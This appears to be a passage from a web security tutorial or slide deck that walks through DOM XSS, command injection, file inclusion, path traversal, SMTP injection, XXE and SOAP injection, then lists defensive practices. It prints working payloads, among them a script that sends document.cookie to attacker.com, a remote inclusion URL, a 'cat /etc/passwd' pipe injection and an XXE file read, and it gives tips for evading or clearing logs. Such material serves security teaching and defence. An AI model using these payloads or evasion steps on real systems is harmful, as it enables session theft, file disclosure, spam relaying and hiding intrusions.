  <h1> You Searched for:</h1>
  <div id ="searchquery">
  </div>
  <script>
    var keyword = location.search.substring(3);
    document.querySelector('searchquery').innerHTML = keyword;
  </script>
</html>
```

DOM based Attack

D. The browser then executes the legitimate script. Which adds html between the two <div> tags with the id “searchquery”. This is the malicious code that steals the user’s cookie

```
<html>
  <h1> You Searched for:</h1>
  <div id ="searchquery">
    <script>window.location='http://attacker.com/?cookie='+document.cookie</script>
  </div>
  <script>
    var keyword = location.search.substring(3);
    document.querySelector('searchquery').innerHTML = keyword;
  </script>
</html>
```


E. The browser executes the new code and sends a get request to the attacker’s server with the user’s cookie

```
GET "http://attacker.com/?cookie=user-cookie"
```

CHAPTER 7

ATTACK EXECUTION

(3)



Attack webserver operating system

direct access exec command in PHP or wscript.shell in ASP.

Perl CGI code used by a web application to show the disk usage of specific directory on the server

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
print "<pre>";
my $command = "du -h --exclude php* /var/www/html";
$command= $command.param("dir");
$command=`$command`;
print "$command\n";
print end_html;
```



if an attacker wanted to exploit this functionality in malicious way he can simply use shell special characters like pipe (| **that can transfer a stream of bytes from one process to another**) to make that code show the password file.

Using the pipe character will **pass the output of the functionality to the command after the pipe** but what if the command after the pipe character was **cat /etc/passwd** this eventually will cause the command to ignore the output of the executed functionality and execute the cat command which will show the contents of passwd file

Attack File system

Inclusion method

Path traversal method

Inclusion method

Attack requirement

No white list validation for the parameter value

Attack process

The attacker focus on the code that dynamically loads or imports a local or external code.

<https://myapplication.com/index.php?language=en>


the page will import the localization file depending on the entered parameter

```
$language = $_GET['language'];
```

```
include( $language . '.php' );
```

No validation for the language parameter, the attacker can use any value for the language parameter

<https://myapplication.com/index.php?language=http://attackersite.com/pageContainingMaliciousCode>



Attack File system

Path traversal method

depends on the path traversal sequence (..\)

Attack requirement

- A. The code includes a page that load another file dynamically.
- B. No validation for special path traversal sequence or white list validation for permitted files.

Attack process


A page that dynamically load and show the content of other files (loader to control access).

<http://theVictimSite/filestore/GetFile.ashx?filename=test.jpg>

If the page **GetFile** does not provide a proper **validation** for the value of the parameter filename hence giving attackers the ability to use **path traversal sequence**.

The attacker can simply use the following URL to be able to access the contents of **win.ini** file


<http://theVictimSite/filestore/GetFile.ashx?filename=..\windows\win.ini>



Attack Mail service

Mail service uses SMTP (simple mail transfer protocol) which considered as its name refers a simple protocol the issue that makes is very easy for attackers to use crafted SMTP commands by injecting input in the mail service provided by the application.

What makes that attack dangerous is the fact that it can represent an essential part of other attacks as it allows spamming through victim mail server the first step of attacks like session hijacking.



Attack Mail service

Header Juggling

Attack requirement

- A. The application provides a **contact us** form that asks for user email address and use it in the **SMTP FROM header**.
- B. Application uses common methods like **mail()** functionality to send emails.
- C. The application does not provide any **sanitization** functionality on the form Input.

Attack process

the original form listing is as follow:

To: admin@vulnerableSite.com

From: legitimateUser@legitimateServer.com

Subject: Site problem (%0a gives the attacker the ability to add another message).

Attacker will simply add **bcc** header to the user email address and the same message will be sent to the set addresses. %0aBcc:theSpamVitim@spammedCompany.com

And can add the spam message contents, thus the full SMTP request will be as follow

To: admin@vulnerableSite.com

From: whatever@whateverServer.com%0aBcc:theSpamVitim@spammedCompany.com

Subject: SPAAAAAM SUBJECT

Hello dear receiver this Is the spam message contents.



Attack Mail service

SMTP command injection

Attack requirement

- A. No proper input validation for special SMTP keywords.
- B. The application itself manage the initiation of SMTP session.

Attack process

As example let's say that the attacker injects the following input benefitting of course from the improper input validation (%0a gives the attacker the ability to add another message).

POST feedback.php HTTP/1.1

Host: vulnerableApp.com

Content-Length: 266

From=legitimateSender@legMailServer.com&Subject=Site+feedback%0d%0a any message%0d%0a%2e%0d

%0aMAIL+FROM:+mail@attackerviagra.com%0d%0aRCPT+TO:+victim@spamVictim.com%0d%0aDATA%0d%0a

From:+ mail@attacker-viagra.com%0d%0aTo:+ spamVictim@spamVictim.com

.com%0d%0aSubject:+Cheap+V1AGR4%0d%0aBlah%0d%0a%2e%0d%0a&Message=spam message

contents

The resulting SMTP communication log will be

Attack Mail service

SMTP command injection

The resulting SMTP communication log will be

MAIL FROM: legitimateSender@legMailServer.com

RCPT TO: feedback@vulnerableApp.com

DATA

From: legitimateSender@legMailServer.com

To: feedback@vulnerableApp.com

Subject: Site+feedback

any message

MAIL **FROM:** mail@attacker-viagra.com

RCPT **TO:** victim@spamVictim.com

DATA

From: mail@attacker-viagra.com

To: victim@spamVictim.com

Subject: Cheap V1AGR4

Blah

spam message contents

Two messages will be sent one is a legitimate and the second is totally controlled by the attacker



Attack requirement

- A. Usage of XML format in the request
- B. No validation for SYSTEM or ENTITY keywords.
- C. Echo functionality is available.

Attack Process

the attacker uses a definition header in the XML request using the DOCTYPE keyword

```
<!DOCTYPE whatever [ <!ENTITY entityReference "entityRefvalue" > ]>
```

This definition will make any usage of ampersand with the entity reference parsed as the entity value.

The dangerous part is that entities can be defined using external reference using the SYSTEM keyword and the standard URL format with (file:) protocol.

A simple example about this type of usage is the following listing that illustrates the usage of XML format in an HTTP request to send data to a search page

```
POST /search/searchPage.ashx HTTP/1.1
```

```
Host: victim.com
```

```
Content-Type: text/xml; charset=UTF-8
```

```
Content-Length:117
```

```
<!DOCTYPE whatever [ <!ENTITY xxe SYSTEM "file:///windows/win.ini" > ]>
```

```
<Search><SearchTerm>&xxe</SearchTerm></Search>
```

The result will be returning the contents of win.ini file as part of the server response.

Attack SOAP Services

Attack requirement

No validation on the parameters values.

Attack Process

the legitimate request will include the following:

POST /test/12/Default.aspx HTTP/1.0

Host: victim.com

Content-Length: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit

The related response might be something like:

```
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope"><soap:Body>
<pre:Add xmlns:pre=http://target/lists soap:encodingStyle="http://www.w3.org//soap-encoding">
<Account>
  <FromAccount>18281008</FromAccount>
  <Amount>1430</Amount>
  <ClearedFunds>False</ClearedFunds>
  <ToAccount>08447656</ToAccount>
</Account>
</pre:Add>
</soap:Body></soap:Envelope>
```

Attack SOAP Services

Now the attacker can simply include a parameter that contains a closer for a specific tag and alter the entered parameters

```
POST /test/12/Default.aspx HTTP/1.0
Host: victim.com
Content-Length: 125
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds><ToAccount><!--&ToAccount=-->08447656&Submit=Submit
```

In the listing above the attacker closed the **Amount tag** and added the required values adding the **closure tab toAccount** in a comment thus preserving XML validity.

Evade Logging



Avoid Being captured

Exploit much longer

Evade Logging

Web Server Logs

- Use the CLF (common Logging format) specification.
- Each HTTP request information is stored in a separated line:
 - **host**: stands for the fully qualified domain name of the client, or its IP address.
 - **ident**: stands for the identity information reported by the client. (this only active when IdentityCheck directive is ON and client runsidentd).
 - **authuser**: specifies user name if the requested URL required a Successful basic HTTP authentication.
 - **date**: The date and time of the request.
 - **request**: The request line from the client, enclosed in double quotes ("")
 - **status**: The three digit HTTP status code returned to the client.
 - **bytes**: The number of bytes in the object returned to the client, excluding all HTTP headers.



Evade Logging

- **Escape logging:** Lot of web server tends to ignore logging requests with long URLs to prevent Denial of service attacks.
- **Clearing Logs:** If the attacker was able to have a root control on the web server there are some tools like Meterpreter that can help to empty, the logs on windows machine using clearev script.
- **Obfuscation logs:** Complicate the resulting log file in order to make analyzing and understanding the attack a harder task. An example about that is the usage of hexadecimal encoding to encode the URL.
- **Not me:** Attackers exploit a compromised machine to do the attack on their behalf, which will shift the responsibility to the zombie machine.



Attack Checklist

- A. Beware, lot of attacks depends on tricking and manipulating the user even trust ones, do not ever trust the user.
- B. Don't store valuable information of the client.
- C. Check and recheck credentials on the server side.
- D. Validate every input from the sever side, direct or indirect, submitted through forms or through any other channel don't simply depend on client to do even the smallest check.
- E. Control and minimize the permission level plugins and external libraries have,
- F. Normalize, sanitize and whitelist any URL passed to your site to make sure no specially crafted URL compromise your application.
- G. Encryption is your friend, try to use it whenever necessary specially when the data are more accessible noting that understanding the used algorithm and its suitability is essential to minimize the fake safety scenarios.
- H. Usability is important but remember Usability and security are furious competitors. Make sure not to lose control over users input and behavior.
- I. Email channels are very dangerous don't click on any link or even open any mail if you are quite sure that you know and trust the source.
- J. If it is not visible it does not mean it is secure steganography be sure to encrypt.
- K. Secure your encryption keys, encryption is useless if the key was compromised.

Attack Checklist

- L. Don't authenticate or authorize depending on what can be altered by attacker.
- M. Make sure to enforce powerful passwords policy and to check login failure count from the server side.
- N. Make sure to implement the same logic at all the check points checking a specific aspect.
- O. Don't give extra information to user that might facilitate compromising your business logic. Verbose messages are not always desirable.
- P. Single access point policy is preferable multi login interfaces and special interfaces are not desirable.
- Q. Be sure to isolate privileges control and monitor functionalities from user functionalities.
- R. Be sure to apply sanitization for special words of all used technologies.
- S. Whitelist is more desirable than blacklist in most cases.
- T. Be sure to keep the same rule over multistage functionalities.
- U. Check intersect effect of defense mechanisms, what you use to protect might work against you.
- V. If it does not appear at test phase it does not mean it will not appear at operational phase, check and recheck multi instants, connections and users.
- W. Check and recheck common vulnerabilities and update, it might not be your fault it can be third party library or services.
- X. Be sure to carefully control the usage of dynamically included code and path traversal sequence.
- Y. Using your server as a spam zombie is a serious attack that will affect your mail server reputation and performance. be sure to sanitize and validate the input of your mail form.

Attack Checklist

Z. Use HTTPS when possible.

AA. Remove any temporary, installation, debugging and testing nonoperational files from the server.

BB. Do everything based on the worst scenario knowing that it will happen for sure.

CC. Minimize the session timeout as possible.

DD. Create a logging functionality as part your application, monitoring is very important.

EE. Proper error handling and security logging is essential.

FF. Never click links, especially for critical sites, use direct address or carefully reviewed bookmarks.

GG. Run with least possible privilege.

HH. Test, test, test black box, code audit.

DEVELOPMENT




Injecting security - Penetration and patch approach

Web applications has many advantages on from patching and recovering point of view. Needed patch to the web application can be done directly by uploading the patched version to the server.

An acceptable solution is to apply the penetrate and patch approach searching for vulnerabilities and trying to patch.

The problem of this approach is the related cost, each patching and release cycle will derive the need to retest.




Security centric approach

Enforcing the security from the beginning as an essential part of the development cycle.

